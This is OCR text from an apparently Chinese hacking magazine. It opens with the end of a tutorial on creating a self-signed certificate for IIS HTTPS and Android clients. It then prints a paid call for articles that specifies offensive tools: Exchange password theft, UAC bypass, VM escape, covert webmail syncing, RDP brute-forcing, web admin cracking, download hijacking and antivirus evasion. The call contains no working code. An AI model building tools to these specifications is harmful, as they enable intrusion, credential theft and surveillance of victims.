-b 指定有效期的开始时间。

-e 指定有效期的结束时间。

-sv 指定主题的 .pvk 私钥文件。

-len 指定生成的密钥长度（以位为单位）。

在执行 makecert 命令时，会弹出如图 1 所示的窗口，在此只需要点击“无”即可。此时，在文件夹中生成了两个文件，分别为私钥文件 myCert.pvk 和公钥文件 myCert.cer。



图 1

接下来需要通过生成的 cer 证书创建发行者证书（.spc）文件。

cert2spc myCert.cer myCert.spc

命令执行完成后，会生成发行者证书文件 myCert.spc.。通过 pvk2pfx.exe 将发行者证书和私钥文件生成 pfx 文件，用来生成装载在 IIS 中的 pfx 文件。

pvk2pfx -pvk myCert.pvk -spc myCert.spc -pfx myCert.pfx -f

通过在 VS2008 中新建 WebService 项目 WebServiceForAndroid，增加一个简单的方法。

```
[WebMethod]
public string getProduct(string productName) {
return "产品名称：" + productName;
}
```

传入一个字符串参数产品名称，返回一个字符串“产品名称：”+ 传入的产品名称文字。

服务器 IIS 中安装证书

打开 IIS7，选择服务器节点，在功能视图中选择“服务器证书”，如图 2 所示。



图 2

在“服务器证书”下，选择“导入”，在弹出的窗口中选择对应的 pfx 证书文件路径，如图 3 所示，点击确定后证书被加入了。



图 3

接下来在网站 WebSiteForAndroid 中设置 HTTPS 协议。对网站点击右键，选择“编辑绑定…”，在弹出“编辑绑定”的窗口中点击“添加”按钮，弹出“添加网站绑定”窗体。“类型”下拉框中选择“https”，在“端口”中填入端口号，在“SSL 证书（S）”下拉框中选择刚添加的证书，如图 4 所示。点击“确定”按钮后，证书添加成功。



图 4

在此，我通过浏览器来测试一下效果，但此步骤只是用来测试证书是否正确安装，不管是否执行都不会影响 Android 端。

浏览器端安装公钥证书

双击“myCert.cer”，在弹出窗体中点击“安装证书(I)…”按钮，在弹出窗体中，在“证书存储”页中选择“将所有的证书放入下列存储（P）”项目，在“证书存储”输入框下点击浏览，在弹出框中选择“受信任的跟证书颁发机构”项目后点击“确定”，点击“下一步”后点击“完成”就成功导入到“受信任的跟证书颁发机构”。

接下来还要重复上述操作，在“证书存储”输入框下点击浏览，在弹出框中选择“受信任的发布者”。在通过 makecert 生成证书时，有参数“CN=www.myTestWebSite.com”，则浏览器会验证域名必须为 www.myTestWebSite.com，否则会报错，如图 5 所示。



图 5

在 hosts 文件中添加：127.0.0.1 www.myTestWebSite.com，然后输入 URL：https://www.mytestwebsite.com:1443/WebServiceForAndroid/Service1.asmx，结果如图 6 所示。



图 6

至此，我们已经成功生成可用的证书文件，并且可以成功安装到服务器的 IIS 上了。

下面我们使用 keytool.exe 生成 Android 可以使用的证书公钥文件，此文件可以在 jre 的 bin 文件夹下找到。

将 bcprov-jdk15on-146.jar 复制到 keytool.exe 所在目录，执行如下命令：

keytool -importcert -v -trustcacerts -alias myCert -file d:\cert\myCert.cer -keystore d:\cert\myCert.bks -storetype BKS -providerclass org.bouncycastle.jce.provider.BouncyCastleProvider -providerpath ./bcprov-jdk15on-146.jar -storepass 123456

命令执行完成后，会在 d:\cert\目录下生成 myCert.bks 文件。下面我们来进行 Android 端的相应开发。

将刚刚生成的 myCert.bks 文件重命名为“mycert.bks”后复制到 Android 项目的/res/raw 文件夹内。注意这里的重命名步骤，因为文件名只能是 a-z0-9 和“_”、“.”，否则会报错误：res\raw\myCert.bks: Invalid file name: must contain only [a-z0-9_.]。

在 Android 端开发中，我使用了 ksoap2 进行 SOAP 协议的封包解包操作。由于代码比较长，请参见项目 AndWebService，在容易出问题的地方我写了注释。

运行的结果如图 7 所示。

图 7

（完）

2015 年第 2 期杂志特约选题征稿

黑客防线于 2013 年推出新的约稿机制，每期均会推出编辑部特选的选题，涵盖信息安全领域的各个方面。对这些选题有兴趣的读者与作者，可联系投稿信箱：675122680@qq.com、hadefence@gmail.com，或者 QQ：675122680，确定有意的选题。按照要求如期完成稿件者，稿酬按照最高标准发放！特别优秀的稿酬另议。2015 年第 2 期部分选题如下，完整的选题内容请见每月发送的约稿邮件。

1.Exchange 临时文件还原解密

对于 Exchange 邮件服务器，最新邮件最初会以临时文件形式存储于服务器上，若要实现对最新邮件的实时获取，可针对加密的临时文件进行还原，从而获取邮件。

编写程序，实现对 Exchange 临时文件的还原。

2.Exchange 账户密码获取

对 Exchange 邮件系统所有用户及对应密码的抓取、还原；Exchang 邮箱系统无法直接进行数据操作，所以需要对其数据库进行提取和还原。

编写程序，实现对 Exchange 邮件系统的监控，获取邮件系统所有内建账户与密码。

3.绕过 Windows UAC 的权限限制

自本期始，黑客防线杂志长期征集有关绕过 Windows UAC 权限限制的文章（已知方法除外）。

1）Windows UAC 高权限下，绕过 UAC 提示进入系统的方法；

2）Windows UAC 低权限下，进入系统后提高账户权限的方法。

4.虚拟机穿透

主机安装有虚拟机，现已远程控制虚拟机，寻求如何利用虚拟机的弱点，穿透虚拟机，进而控制本机的方法。

5.同步下载邮件

假设本机当前系统已掌控，在用户登录 Web 邮箱时，能够自动后台同步下载邮件并保存，包括收件箱、发件箱、已发送邮件、联系人等信息，优先实现 gmail、yahoo 信箱。

6.Windows7 屏幕保护密码获取

非重启系统状态下，本机（非远程受控机）屏幕保护已启动，本地获取 Windows7 屏幕保护密码的方法。

7. 暴力破解 3389 远程桌面密码

要求：

1）针对 Windows 3389 远程桌面实现暴力破解密码；

2）读取指定的用户名和密码字典文件；

3）采用多线程；

4）所有函数都必须判断错误值；

5）使用 VC++2008 编译工具实现，控制台程序；

6）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

7）支持 Windows XP/2003/7/2008。

8.WEB 服务器批量扫描破解

1）针对目标 IP 参数要求

10.10.0.0/16

10.10.3.0/24

10.10.1.0-10.255.255.255

2）针对目标 Web 服务器扫描要求

可以识别目标 Web 服务器上运行的 Web 服务器程序，比如 APACHE 或者 IIS 等，具体参考如下：

Tomcat Weblogic Jboss

Apache J0nAS WebSphere

Lotus Server IIS(Webdav) Axis2

Coldfusion Monkey HTTPD Nginx

3）针对目标 Web 服务器后台扫描

针对目标进行后台地址搜索。

4）针对目标 Web 后台密码破解

搜索到 Web 登录后台以后，尝试弱口令破解，可以指定字典。

9.编写端口扫描器

要求：

1）扫描出目标机器开放的端口，支持 TCP Connect、SYN、UDP 扫描方式；

2）扫描方式采用多线程，并能设置线程数；

3）将功能编写成 DLL，导出功能函数；

4）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

5）尽量多做出错异常处理，以防程序意外崩溃；

6）使用 VC++2008 编译工具编写；

7）支持系统 Windows XP/2003/2008/7。

10.Android WIFI Tether 数据转储劫持

说明：

WIFI Tether（开源项目）可以在 ROOT 过的 Android 设备上共享移动网络（也就是我们常说的 Wi-Fi 热点），请参照 WIFI Tether 实现一个程序，对流经本机的所有网络数据进行分析存储。

要求：

1）开启 WIFI 热点后，对流经本机的所有网络数据进行存储；

2）不同的网络协议存储为不同的文件，比如 HTTP 协议存储为 HTTP.DAT；

3）针对 HTTP 下载进行劫持，比如用户下载 www.xx.com/abc.zip，软件能拦截此地址并替换 abc.zip 文件。

11.突破 Windows7 UAC

说明：

编写一个程序，绕过 Windows7 UAC 提示，启动另外一个程序，并使这个程序获取到管理员权限。

要求：

1）Windows UAC 安全设置为最高级别；

2）系统补丁打到最新；

3）支持 32 位和 64 位系统。

2015 年征稿启示

《黑客防线》作为一本技术月刊，已经 15 年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目：

首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种 0Day 公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层 0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑 binsun20000@hotmail.com。

Android 技术研究

黑防重点栏目，对 android 系统的攻击、破解、控制等技术的研究。研究方向包括 android 源代码解析、android 虚拟机，重点欢迎针对 android 下杀毒软件机制和系统底层机理研究的技术和成果。

本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备 0Day 的触发机理，对于国际国内发布的 poc 进行分析研究，编写并提供优化的 exploit 的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode 分析以及对各种平台的安全机制的研究。

脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的 0Day 以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎 PHP 、JSP 以及 html 边界注入的研究和代码实现。

工具与免杀

巧妙的免杀技术讨论；针对最新 Anti 杀毒软件、HIPS 等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗,并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

渗透与提权

黑防重点栏目。欢迎非 windows 系统、非 SQL 数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode 编写、漏洞模式等。

外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

网络安全顾问

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

投稿格式要求：

1）技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

2）在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3）投稿方式和和周期：

采用 E-Mail 方式投稿，投稿 mail：hadefence@gmail.com、QQ：675122680。投稿后，稿件录用情况将于 1～3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿 ，请自留底稿。

重点提示：严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4）稿费发放周期：

稿费当月发放（最迟不超过 2 月），稿费从优。欢迎更多的专业技术人员加入到这个行列。

5）根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件　　900 元/篇

二等稿件　　600 元/篇

三等稿件　　300 元/篇

6）稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7）投稿信箱及编辑联系

投稿信箱：675122680@qq.com、hadefence@gmail.com

编辑 QQ：675122680